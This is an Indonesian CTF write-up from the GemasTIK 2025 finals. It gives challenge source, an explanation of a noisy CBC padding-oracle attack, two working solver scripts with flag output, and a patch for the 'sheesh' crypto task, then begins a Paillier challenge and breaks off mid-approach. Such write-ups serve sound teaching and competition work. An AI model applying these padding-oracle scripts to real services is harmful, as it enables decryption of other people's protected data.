


Write-Up Final GemasTIK Divisi II 2025

HCS maaf ya Azril aku lagi cari posisi yang pas buat daftar schematics 2025



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
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CRYPTOGRAPHY

sheesh

Deskripsi



Informasi Terkait Soal

chall.py

```
#!/usr/bin/env python3

import os, sys, signal, binascii, random
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Util.number import bytes_to_long, long_to_bytes

random.seed(os.urandom(16))
K0 = os.urandom(16)
K1 = os.urandom(16)
S0 = os.urandom(16)
S1 = os.urandom(16)
```

```
M0 = os.urandom(16)
M1 = os.urandom(16)

with open("flag.txt","rb") as f:
    flag = f.read()

def hex_input(q):
    s = input(q).strip()
    try:    return binascii.unhexlify(s)
    except: print("err"); return None

def enc1(b16: bytes) -> bytes:
    x = AES.new(K1, AES.MODE_ECB).encrypt(b16)
    return bytes(a ^ b for a, b in zip(x, b16))

def enc2(iv: bytes, m: bytes) -> bytes:
    return AES.new(K0, AES.MODE_CBC, iv=iv).encrypt(pad(m, 16))

def enc3(m: bytes) -> bytes:
    return AES.new(K1, AES.MODE_CBC, iv=b"\x00"*16).encrypt(pad(m,
16))[-16:]

def T(iv: bytes, ct: bytes):
    n = len(ct)
    if n < 96 or (n & 15):
        return None
    v = memoryview(ct)
    W = [bytes(v[i:i+16]) for i in range(0, n, 16)]
    m = len(W)

    r = ((iv[0] & 7) + 2) % m
    if r:
        W = W[r:] + W[:r]

    j = 1 + (W[0][0] & 1)
    if len(W) <= j:
        return None
    del W[j]
    if len(W) < 2:
        return None

    a0 = long_to_bytes(bytes_to_long(W[0]) ^ bytes_to_long(M0))
```

```
a1 = long_to_bytes(bytes_to_long(W[1]) ^ bytes_to_long(M1))
return b"".join((S0, a0, S1, a1, *W[2:]))

def C(iv: bytes, ct: bytes) -> bool:
    z = T(iv, ct)
    if z is None:
        ok = False
    else:
        try:
            x = AES.new(K0, AES.MODE_CBC, iv=iv).decrypt(z)
            unpad(x, 16)
            ok = True
        except:
            ok = False
    if random.random() < 0.08:
        ok = not ok
    return ok

iv = os.urandom(16)
MK = enc3(iv + iv)
H0 = (flag + b"\x00"*16)[:16]
H1 = bytes(a ^ b for a, b in zip(H0, MK))
pt = H1 + flag[16:]
ct = enc2(iv, pt)

print("iv:", iv.hex())
print("ct:", ct.hex())
print()

while True:
    try:
        blob = hex_input("blob: ")
        if blob is None:
            print("err\n"); continue
        L = len(blob)
        if L == 16:
            y = enc1(blob)
            print("blk:", y.hex()); print()
        elif L >= 32 and (L % 16) == 0:
            iv, ct = blob[:16], blob[16:]
            print("ok\n" if C(iv, ct) else "no\n")
        else:
```

```

        print("err\n")
    except EOFError:
        break

```

Pendekatan

Hal pertama yang penting dari challenge ini yaitu fungsi enkripsi yang dipakai.

```

K0 = os.urandom(16)
K1 = os.urandom(16)
S0 = os.urandom(16)
S1 = os.urandom(16)
M0 = os.urandom(16)
M1 = os.urandom(16)

def enc1(b16: bytes) -> bytes:
    x = AES.new(K1, AES.MODE_ECB).encrypt(b16)
    return bytes(a ^ b for a, b in zip(x, b16))

def enc2(iv: bytes, m: bytes) -> bytes:
    return AES.new(K0, AES.MODE_CBC, iv=iv).encrypt(pad(m, 16))

def enc3(m: bytes) -> bytes:
    return AES.new(K1, AES.MODE_CBC, iv=b"\x00"*16).encrypt(pad(m,
16))[-16:]

```

Kemudian server melakukan:

$$\begin{aligned}
 MK &= \text{enc3}(iv + iv) \rightarrow 16 \text{ byte mask dari AES - CBC}(K1) \\
 H0 &= (\text{flag} + b'\text{x00}' * 16)[:16] \rightarrow \text{blok pertama flag (dipad nol kalau flag} < 16) \\
 H1 &= H0 \oplus MK \rightarrow \text{xor mask} \\
 pt &= H1 \parallel \text{flag}[16:] \rightarrow \text{gabung H1 + sisa flag} \\
 ct &= \text{enc2}(iv, pt) \rightarrow \text{CBC pakai K0}
 \end{aligned}$$

Setelah itu server mengeluarkan **iv** dan **ct**. Terdapat oracle yang kita bisa pakai di server dimana misal kita melakukan input 16 byte, output **enc1** diprint, sedangkan misal input kita ≥ 32 byte dan kelipatan 16, server mengecek **C(iv, ct)** dan server return “ok” atau “no”. Kita harus recover flag tanpa mengetahui **K0** atau **K1**. Intinya kita abuse dua oracle diatas:

- Oracle **enc1** \Rightarrow bocorin **AES(K1, x)** yang cukup buat bikin MK, dimana x bebas selama x 16 byte. Definisi **enc1** sendiri yaitu **enc1(x) = AES_K1(x) XOR x** yang bisa diubah ke **AES_K1(x) = enc1(x) XOR x**. Ini kita pakai karena **enc3** merupakan **CBC(AES_K1, IV=0)** diatas (iv || iv).

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- Oracle $C(iv, ct) \Rightarrow$ noisy padding oracle CBC buat decrypt ct di bawah K_0 .

```
def T(iv: bytes, ct: bytes):
# Ini akan transform block ct jadi urutan blok baru:
# - rotate array of 16-byte blocks
# - drop satu blok
# - XOR dua blok awal dengan secret M0, M1
# - prepend S0, S1, dll

def C(iv: bytes, ct: bytes) -> bool:
    z = T(iv, ct)
    if z is None:
        ok = False
    else:
        try:
            x = AES.new(K0, AES.MODE_CBC, iv=iv).decrypt(z)
            unpad(x, 16) # padding oracle
            ok = True
        except:
            ok = False
    if random.random() < 0.08: # terus di flip dengan chance 8 persen
        ok = not ok
    return ok
```

Jadi $C(iv, ct)$ = "apakah hasil decrypt CBC- $K_0(z)$ punya padding PKCS#7 yang valid", tapi ada flip acak sebesar 8%.

Kita tidak tau $T()$ sepenuhnya tanpa debug, tapi kuncinya dari chall ini adalah:

- Kita bisa menyusun input ct_fake sehingga setelah $T(...)$, blok terakhir yang dicek padding cuma tergantung dua blok yang kita kontrol (Y, X).
- Ini cukup buat classic CBC padding oracle attack terhadap satu blok X.
- Untuk menebak byte terakhir plaintext $P[-1]$ dari blok target X, kita kirim ciphertext dua blok: $[Y | X]$.
 - Saat kita decrypt CBC:
 - $D = Dec_{K_0}(X)$
 - $P = D XOR Y$
 - Kita ubah 1 byte di Y untuk memaksa padding valid (0x01, 0x02 0x02, ...). Respons "ok" \Rightarrow padding valid \Rightarrow kandidat byte benar.

Di chall ini kita tidak langsung boleh kirim dua blok $[Y | X]$, karena server butuh minimal 96 byte dan $T(iv, ct)$ ngerotate, ngehapus blok, nambah blok lain, dll. Tetapi misal kalau kita bentuk blob seperti berikut:

- $iv = 0^{16}$
- $ct = Y || X || 0^{16} || 0^{16} || 0^{16} || 0^{16}$

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Setelah T() dan decrypt CBC + unpad, valid padding bergantung langsung pada relasi Y dan X. Jadi kita tetap bisa jalankan padding oracle CBC byte-per-byte.

Sekarang gimana kita dapat MK?

- $MK = enc3(iv || iv)$
- $enc3(m) = AES_CBC(K1, IV=0)(pad(m))[-16]$

CBC K1 sendiri bekerja dengan cara seperti berikut (B = block):

- $B0 = AES_K1(iv \wedge 0)$
- $B1 = AES_K1(iv \wedge B0)$
- $B2 = AES_K1(0x10...10 \wedge B1)$ -> karena $pad(iv || iv)$ akan nambah satu blok padding penuh $0x10$
- $MK = B2$

Disini kita bisa melakukan beberapa hal:

1. Query **$enc1(iv) = E(iv)$**

$$AES_{K1}(iv) \oplus iv \Rightarrow AES_{K1}(iv) = enc1(iv) \oplus iv$$

2. Query **$enc1(E(iv)) = E(E(iv))$**

$$enc1(E(iv)) = AES_{K1}(E(iv)) \oplus E(iv) \Rightarrow AES_{K1}(E(iv)) = enc1(E(iv)) \oplus E(iv)$$

3. Cari **B1**

$$B1 = AES_{K1}(E(iv)) = E(E(iv))$$

4. **B2** perlu plaintext $0x10..10 \wedge B1$, misal $Y = B1 \wedge (0x10 * 16)$, kemudian query $enc1(Y)$ dan kita sukses mendapatkan **MK**.

$$enc1(Y) = AES_{K1}(Y) \oplus Y \Rightarrow AES_{K1}(Y) = enc1(Y) \oplus Y$$

Jadi MK bisa direkonstruksi murni dari oracle $enc1$ tanpa brute force K1, tanpa leak internal state lain. Sekarang kita punya:

- $ct = C0 || C1 || \dots$
- $iv0 = IV$
- $pt = CBC_dec_K0(iv0, ct) = H1 || flag[16:]$
- $H1 = H0 XOR MK$
- $H0 =$ first 16 bytes of flag (zero padded if needed)

Jadi sekarang kita bisa membuat padding oraclenya:

1. Decrypt tiap blok ciphertext Ci di bawah $K0$.

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2. Dapetin $Dec_K0(C_i)$ untuk setiap blok.
3. Reconstruct pt CBC:
 - $P_0 = Dec_K0(C_0) XOR IV$
 - $P_i = Dec_K0(C_i) XOR C_{(i-1)}$
4. Unpad, kemudian ambil:
 - $H_1 = P_0$ (16 byte pertama plaintext final)
 - $rest = plaintext[16:]$
 - $H_0 = H_1 XOR MK$
 - $flag = H_0 || rest$

Jadi kalau kita bisa dapetin $Dec_K0(C_i)$ untuk semua blok, kita mendapatkan flagnya. Masalahnya padding oracle ini noisy. Buat recover byte ke- i dari $Dec_K0(X)$:

1. Kita set $padval = 16 - i$.
2. Kita bikin blok palsu Y sepanjang 16 byte.
 - Untuk setiap posisi $j > i$: $Y[j] = Dec_K0(X)[j] \oplus padval$. Ini maksas plaintext yang di-decrypt jadi ... $padval\ padval\ padval$ valid PKCS#7.
3. Untuk byte i itu sendiri kita coba semua kemungkinan $0..255$:
 - Set $Y[i] = guess$.
 - Kirim blob: $iv=0^{16}, ct = Y || X || 0 || 0 || 0 || 0$
 - Kalau oracle balikin "ok", artinya padding valid \Rightarrow kandidat benar untuk byte i .
 - Lalu kita derive $Dec_K0(X)[i] = guess \oplus padval$.

Karena oraclenya noisy, awalnya saya membuat **solver.py** yang menggunakan majority voting, dengan pseudocode:

```
for i in [15..0]:
    padval = 16-i
    base[Y] diset sesuai byte yang sudah berhasil
    for guess in 0..255:
        count_ok = 0
        ulangi 10 kali:
            if oracle(Y[i]=guess) == "ok":
                count_ok += 1
        simpan score[guess] = count_ok
    pilih guess dengan score tertinggi
    D[i] = guess ^ padval
```

Solver awal ini tidak pernah salah byte tapi sangat lama, dan di VPS khusus sendiri perlu waktu hampir 1 ronde (5 menit) buat selesai 1 kali jalan (challenge brute di AD wow). Jadinya saya coba optimasi dan jadilah **try.py**, tetapi ini tidak konsisten, bisa berhasil bisa gagal. Untuk approach yang ini menggunakan:

1. Sweep pertama:
 - Untuk setiap $y 0..255$
 - Bangun Y dengan byte $i = y$
 - Kirim sekali

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- Jika "ok", tambahkan y ke candidates
 - Ini 256 query total.
- 2. Karena chance benar 92%, byte benar langsung muncul di candidates. Byte salah cuma ikut candidates dengan peluang 8%, jadi biasanya jumlah kandidat kecil (1-3 kandidat).
- 3. Skor kandidat dengan sedikit sampling:
 - Untuk setiap y di candidates, panggil oracle ulang 5 kali.
 - Hitung berapa kali "ok".
 - Ambil kandidat dengan score tertinggi.
 - Jika score $\geq 3/5$ kita anggap "cukup yakin".

Solusi

solver.py

```
# eter
from pwn import *
import binascii
from Crypto.Util.Padding import unpad

hostport = 'nc 47.128.189.162 14000'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

# from exploitfarm import *

# HOST = get_host()
# PORT = 14000

# context.log_level = 'debug'

global query_count
query_count = 0

def main():
    # r = remote(HOST, PORT)
    r = process(['python3', 'chall.py'])

    line1 = r.recvline().decode().strip()
    line2 = r.recvline().decode().strip()
    assert line1.startswith("iv: ")
    assert line2.startswith("ct: ")

    iv0_hex = line1[4:]
```

```
ct0_hex = line2[4:]
iv0 = binascii.unhexlify(iv0_hex)
ct0 = binascii.unhexlify(ct0_hex)

r.recvline()

print("iv0:", iv0_hex)
print("ct0:", ct0_hex)

def encl_query(b):
    assert len(b) == 16
    hex_b = binascii.hexlify(b)
    r.sendlineafter(b"blob: ", hex_b)
    resp = r.recvline().strip().decode()
    assert resp.startswith("blk: ")
    blk_hex = resp[5:]
    global query_count
    query_count += 1
    return binascii.unhexlify(blk_hex)

e1 = encl_query(iv0)
e2 = encl_query(e1)
C1 = bytes(a ^ b for a, b in zip(e2, e1))
Y_val = bytes(a ^ b for a, b in zip(C1, b'\x10' * 16))
e3 = encl_query(Y_val)
MK = bytes(a ^ b for a, b in zip(e3, Y_val))
print("MK computed:", MK.hex())

BS = 16
ct_blocks = [ct0[i:i+BS] for i in range(0, len(ct0), BS)]
n_blocks = len(ct_blocks)
print("Number of blocks in ct0:", n_blocks)

def query_ok(blob):
    global query_count
    hex_blob = binascii.hexlify(blob)
    r.sendlineafter(b"blob: ", hex_blob)
    resp = r.recvline().decode().strip()
    query_count += 1
    if resp == "ok":
        return True
    if resp == "no":
```

```
        return False
    raise RuntimeError(f"unexpected oracle response: {resp!r}")

def recover_dec_block(X, trials=7):
    iv_zero = b"\x00" * 16
    fixed_tail = b"\x00" * 16 * 4

    D = [0] * 16

    for i in range(15, -1, -1):
        padval = 16 - i

        base = bytearray(16)
        for j in range(i + 1, 16):
            base[j] = D[j] ^ padval

        best_y = 0
        best_cnt = -1

        for y in range(256):
            guess = base.copy()
            guess[i] = y

            crafted_ct = bytes(guess) + X + fixed_tail
            blob = iv_zero + crafted_ct

            # sampling
            ok_cnt = 0
            for _ in range(trials):
                if query_ok(blob):
                    ok_cnt += 1

            if ok_cnt > best_cnt:
                best_cnt = ok_cnt
                best_y = y

        # Dec_K0(X)[i] = best_y XOR padval
        D[i] = best_y ^ padval

    return bytes(D)

D_blocks = []
```

```
for blk in ct_blocks:
    print("Decrypting block:", blk.hex())
    D = recover_dec_block(blk)
    print("D_K0(block) =", D.hex())
    D_blocks.append(D)

pt_blocks = []
P0 = bytes(a ^ b for a, b in zip(D_blocks[0], iv0))
pt_blocks.append(P0)
for i in range(1, n_blocks):
    Pi = bytes(a ^ b for a, b in zip(D_blocks[i], ct_blocks[i -
1]))
    pt_blocks.append(Pi)

pt_padded = b"".join(pt_blocks)
pt = unpad(pt_padded, 16)
H1 = pt[:16]
flag_tail = pt[16:]
H0 = bytes(a ^ b for a, b in zip(H1, MK))
flag = H0 + flag_tail

print("Total queries made:", query_count)

print("Flag:", flag.decode())

if __name__ == '__main__':
    main()
```

try.py

```
# eter
from pwn import *
import binascii
from Crypto.Util.Padding import unpad

# hostport = 'nc 47.128.189.162 14000'
# HOST = hostport.split()[1]
# PORT = int(hostport.split()[2])

# from exploitfarm import *

# HOST = get_host()
```

```
# PORT = 14000

global query_count
query_count = 0

# context.log_level = 'debug'

def main():
    # r = remote(HOST, PORT)
    r = process(['python3', 'chall.py'])

    line1 = r.recvline().decode().strip()
    line2 = r.recvline().decode().strip()
    assert line1.startswith("iv: ")
    assert line2.startswith("ct: ")
    iv0 = binascii.unhexlify(line1[4:])
    ct0 = binascii.unhexlify(line2[4:])
    r.recvline()

    def encl_query(block16: bytes) -> bytes:
        assert len(block16) == 16
        hex_b = binascii.hexlify(block16)
        r.sendlineafter(b"blob: ", hex_b)
        resp = r.recvline().strip().decode()
        assert resp.startswith("blk: ")
        blk_hex = resp[5:]
        global query_count
        query_count += 1
        return binascii.unhexlify(blk_hex)

    def oracle_ok(blob_bytes: bytes) -> bool:
        global query_count
        hex_blob = binascii.hexlify(blob_bytes)
        r.sendlineafter(b"blob: ", hex_blob)
        resp = r.recvline().decode().strip()
        query_count += 1
        if resp == "ok":
            return True
        if resp == "no":
            return False
        raise RuntimeError(f"unexpected oracle resp {resp!r}")
```

```

e1 = enc1_query(iv0) # e1 = E(iv0) ^ iv0
e2 = enc1_query(e1) # e2 = E(e1) ^ e1
C1 = bytes(a ^ b for a, b in zip(e2, e1)) # C1 = E(e1)
Y = bytes(a ^ b for a, b in zip(C1, b'\x10' * 16)) # C1 ^
0x10..10
e3 = enc1_query(Y) # e3 = E(Y) ^ Y
MK = bytes(a ^ b for a, b in zip(e3, Y)) # MK = E(Y)

# split ct blocks
BS = 16
ct_blocks = [ct0[i:i+BS] for i in range(0, len(ct0), BS)]
n_blocks = len(ct_blocks)

iv_zero = b"\x00" * 16
fixed_end = b"\x00" * 16 * 4

# build blob given a forged first block guess
def make_blob(Yblk: bytes, Xblk: bytes) -> bytes:
    crafted_ct = Yblk + Xblk + fixed_end
    blob = iv_zero + crafted_ct
    return blob

# score a specific guess byte y at position i for block X
# run `trials` queries and return number of "ok"
def score_y(i, padval, known_D, y, X, trials):
    # build template for Y
    base = bytearray(16)
    for j in range(i + 1, 16):
        base[j] = known_D[j] ^ padval
    ok_cnt = 0
    for _ in range(trials):
        guess = base.copy()
        guess[i] = y
        blob = make_blob(bytes(guess), X)
        if oracle_ok(blob):
            ok_cnt += 1
    return ok_cnt

# sweep all 256 once and collect candidates that ever returned ok
def sweep_candidates(i, padval, known_D, X):
    cands = set()
    base = bytearray(16)

```

```
for j in range(i + 1, 16):
    base[j] = known_D[j] ^ padval
for y in range(256):
    guess = base.copy()
    guess[i] = y
    blob = make_blob(bytes(guess), X)
    if oracle_ok(blob):
        candb.add(y)
return candb

# recover Dec_K0(X) for one ciphertext block X (16 bytes)
def recover_dec_block(X: bytes) -> bytes:
    D = [0] * 16

    for i in range(15, -1, -1):
        padval = 16 - i

        candidates = set()
        best_y = None
        best_cnt = -1

        for sweep_round in range(2):
            candidates |= sweep_candidates(i, padval, D, X)

            # score each candidate with 5 trials
            local_best_y = None
            local_best_cnt = -1
            for y in candidates:
                cnt = score_y(i, padval, D, y, X, trials=5)
                if cnt > local_best_cnt:
                    local_best_cnt = cnt
                    local_best_y = y

            best_y = local_best_y
            best_cnt = local_best_cnt

            # stop early
            if best_cnt >= 3:
                break

        # if still weak
        if best_cnt < 3:
```

```
# full brute 10 trials
best_y = None
best_cnt = -1
base = bytearray(16)
for j in range(i + 1, 16):
    base[j] = D[j] ^ padval

for y in range(256):
    cnt = 0
    for _ in range(10):
        guess = base.copy()
        guess[i] = y
        blob = make_blob(bytes(guess), X)
        if oracle_ok(blob):
            cnt += 1
    if cnt > best_cnt:
        best_cnt = cnt
        best_y = y
    if cnt >= 8:
        # strong enough
        break

# finalize this byte of Dec_K0(X)
D[i] = best_y ^ padval

return bytes(D)

D_blocks = []
for blk in ct_blocks:
    D_blocks.append(recover_dec_block(blk))

P0 = bytes(a ^ b for a, b in zip(D_blocks[0], iv0))
pt_blocks = [P0]
for i in range(1, n_blocks):
    Pi = bytes(a ^ b for a, b in zip(D_blocks[i], ct_blocks[i -
1]))

    pt_blocks.append(Pi)
pt_padded = b"".join(pt_blocks)
pt = unpad(pt_padded, 16)

# undo masking to recover full flag
# H0 = first 16 bytes of flag (padded with zeros if short)
```

```
# H1 = H0 XOR MK
# pt = H1 || flag[16:]
H1 = pt[:16]
rest = pt[16:]
H0 = bytes(a ^ b for a, b in zip(H1, MK))
flag = H0 + rest

try:
    print("Query count: ", query_count)
    print("Flag str:", flag.decode("utf-8"))
except UnicodeDecodeError:
    print("Flag str decode failed (not valid utf-8)")

if __name__ == "__main__":
    main()
```

Hasil

```
> python solver.py
[+] Starting local process '/home/etern1ty/miniforge3/envs/sage/bin/python3': pid 15613
iv0: 59636794e4882e5a45423440f713c3d1
ct0: 564818ccb53010bb3c450cd4e05115e0a3fe1dea80977d76859390d6461831aa771d66fda573a8ccc546a05229d64736ce28dc57aed14e0265fc74892607cb8f29a4acd58c21b583dbe7373ad9b374e2
MK computed: 3f443909eacac588924cc84c13b57783
Number of blocks in ct0: 5
Decrypting block: 564818ccb53010bb3c450cd4e05115e0
D_K0(block) = 216213dc5d16a299e6368755bce8df0b
Decrypting block: a3fe1dea80977d76859390d6461831aa
D_K0(block) = 011a7096fd7e78e26421678db7037d83
Decrypting block: 771d66fda573a8ccc546a05229d64736
D_K0(block) = 91ac75b0c7d10713c2dda48f745e4bf0
Decrypting block: ce28dc57aed14e0265fc74892607cb8f
D_K0(block) = 305b0a999735c3959d22cb361b907352
Decrypting block: 29a4acd58c21b583dbe7373ad9b374e2
D_K0(block) = fc6ee8339c83266657ae1cf42203cf8b
Total queries made: 143363
Flag: GEMASTIK18{YXNkYWRhZHNhYXdkYWRhZRhZGFzeGN4Y2FzZGFld2FkYXdkd2F4d2F4d2Rhd2Rh}
[*] Stopped process '/home/etern1ty/miniforge3/envs/sage/bin/python3' (pid 15613)

> eter ~/./final/sheesh 1m 14.861s env - sage
```

```
> python try.py
[+] Starting local process '/home/etern1ty/miniforge3/envs/sage/bin/python3': pid 18591
Query count: 33193
Flag str: GEMASTIK18{YXNkYWRhZHNhYXdkYWRhZRhZGFzeGN4Y2FzZGFld2FkYXdkd2F4d2F4d2Rhd2Rh}
[*] Stopped process '/home/etern1ty/miniforge3/envs/sage/bin/python3' (pid 18591)
```

Patching

Disini untuk patching yang saya pakai sangat simple tetapi sangat efektif, dimana noise chancenya sebelumnya kan 8%, saya ubah jadi 50% sehingga tidak ada sinyal sama sekali dan padding oracle tidak bisa recover flag.

chall.py

```
#!/usr/bin/env python3

import os, sys, signal, binascii, random
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Util.number import bytes_to_long, long_to_bytes

random.seed(os.urandom(16))
K0 = os.urandom(16)
K1 = os.urandom(16)
S0 = os.urandom(16)
S1 = os.urandom(16)
M0 = os.urandom(16)
M1 = os.urandom(16)

with open("/flag.txt", "rb") as f:
    flag = f.read()

def hex_input(q):
    s = input(q).strip()
    try:
        return binascii.unhexlify(s)
    except:
        print("err"); return None

def enc1(b16: bytes) -> bytes:
    x = AES.new(K1, AES.MODE_ECB).encrypt(b16)
    return bytes(a ^ b for a, b in zip(x, b16))

def enc2(iv: bytes, m: bytes) -> bytes:
    return AES.new(K0, AES.MODE_CBC, iv=iv).encrypt(pad(m, 16))

def enc3(m: bytes) -> bytes:
    return AES.new(K1, AES.MODE_CBC, iv=b"\x00"*16).encrypt(pad(m, 16)))[-16:]

def T(iv: bytes, ct: bytes):
    n = len(ct)
    if n < 96 or (n & 15):
        return None
    v = memoryview(ct)
    W = [bytes(v[i:i+16]) for i in range(0, n, 16)]
```

```
m = len(W)

r = ((iv[0] & 7) + 2) % m
if r:
    W = W[r:] + W[:r]

j = 1 + (W[0][0] & 1)
if len(W) <= j:
    return None
del W[j]
if len(W) < 2:
    return None

a0 = long_to_bytes(bytes_to_long(W[0]) ^ bytes_to_long(M0))
a1 = long_to_bytes(bytes_to_long(W[1]) ^ bytes_to_long(M1))
return b"".join((S0, a0, S1, a1, *W[2:]))

def C(iv: bytes, ct: bytes) -> bool:
    z = T(iv, ct)
    if z is None:
        ok = False
    else:
        try:
            x = AES.new(K0, AES.MODE_CBC, iv=iv).decrypt(z)
            unpad(x, 16)
            ok = True
        except:
            ok = False
    if random.random() < 0.5:
        ok = not ok
    return ok


iv = os.urandom(16)
MK = enc3(iv + iv)
H0 = (flag + b"\x00"*16)[:16]
H1 = bytes(a ^ b for a, b in zip(H0, MK))
pt = H1 + flag[16:]
ct = enc2(iv, pt)

print("iv:", iv.hex())
print("ct:", ct.hex())
print()
```

```
while True:
    try:
        blob = hex_input("blob: ")
        if blob is None:
            print("err\n"); continue
        L = len(blob)
        if L == 16:
            y = enc1(blob)
            print("blk:", y.hex()); print()
        elif L >= 32 and (L % 16) == 0:
            iv, ct = blob[:16], blob[16:]
            print("ok\n" if C(iv, ct) else "no\n")
        else:
            print("err\n")
    except EOFError:
        break
```

phew

Deskripsi



Informasi Terkait Soal

Diberikan satu zip file yang berisi 3 file, **chall.py**, **Pailier.py**, dan flag local.

chall.py

```
#!/usr/bin/env python3

import signal, os
from Pailier import *
from Crypto.Util.number import *

signal.alarm(50)

with open("flag.txt", "rb") as f:
    flag_bytes = f.read()

key = os.urandom(66)
key_int = bytes_to_long(key)
```

```
cipher = pailier()

while True:
    print("1. encrypt")
    print("2. bingo")
    print("3. decrypt")
    print("4. key?")
    inp = int(input("> "))

    if inp == 1:
        print("pt (hex)")
        inp = input("> ")
        ct = cipher.encrypt(int(inp, 16))
        print('ct : ', '{0:x}'.format(ct))

    elif inp == 2:
        print("key (hex)")
        user_hex = input("> ").strip()
        try:
            user_key = bytes.fromhex(user_hex)
        except Exception:
            print("nope")
            continue

        if len(user_key) == 66 and user_key == key:
            try:
                print(flag_bytes.decode())
            except Exception:
                print(flag_bytes.hex())
        else:
            print("nope")

    elif inp == 3:
        print("ct (hex)")
        inp = input("> ")
        pt = cipher.decrypt(int(inp, 16))
        print('pt : ', '{0:x}'.format(pt))

    elif inp == 4:
        ct = cipher.encrypt(key_int)
        print('ct : ', '{0:x}'.format(ct))
```

```
else:  
    exit()
```

chall.py

```
from Crypto.Util.number import *  
from math import lcm  
import random  
  
class pailier:  
    def __init__(self):  
        self.primes = [getPrime(512) for _ in range(2)]  
        self.n = 1  
        self.phi = 1  
        self.mul = 1  
        for i in range(2):  
            self.n *= self.primes[i]  
            self.phi *= (self.primes[i] - 1)  
        self.n2 = self.n * self.n  
        self.g = [pow(random.randrange(1, self.n2), self.primes[i],  
self.n2) for i in range(2)]  
        for x in self.g:  
            self.mul = (self.mul * x) % self.n2  
        self.miu = inverse(self.L(pow(self.mul, self.phi, self.n2)),  
self.n)  
        self.alpha = [None, None]  
        for idx in range(2):  
            while True:  
                a = random.randrange(2, self.n - 1)  
                if GCD(a, self.n) == 1:  
                    self.alpha[idx] = a  
                    break  
        self.beta = [random.randrange(0, self.n),  
random.randrange(0, self.n)]  
  
    def L(self, val):  
        return (val - 1) // self.n  
  
    def pubkey(self):  
        return (self.n, self.g)
```

```

def encrypt(self, msg: int) -> int:
    r = random.randrange(0, self.n - 1)
    gb = self.g[random.randrange(0, 2)]
    gm = pow(gb, msg, self.n2)
    rn = pow(r, self.n, self.n2)
    return (gm * rn) % self.n2

def decrypt(self, ct: int) -> int:
    raw = self.L(pow(ct, self.phi, self.n2)) % self.n
    raw = (raw * self.miu) % self.n
    t = pow(ct % self.n, (self.n - 1) // 2, self.n) if (self.n %
2 == 1) else 0
    idx = 0 if t == 1 else 1
    return (self.alpha[idx] * raw + self.beta[idx]) % self.n

```

Pendekatan

```

class paillier:
    def __init__(self):
        p,q = getPrime(512), getPrime(512)
        n = p*q
        n2 = n*n
        g0 = rand^(p) mod n^2
        g1 = rand^(q) mod n^2
        # ...
        # alpha[0], alpha[1], beta[0], beta[1] random mod n

    def encrypt(msg):
        # pilih generator g_b secara acak:
        # b ∈ {0,1}
        # ct = g_b^msg * r^n (mod n^2)

    def decrypt(ct):
        # "raw" = L( ct^phi mod n^2 ) * miu mod n
        # tentukan idx = 0 atau 1 pakai tes residu kuadrat
        # return alpha[idx] * raw + beta[idx] (mod n)

```

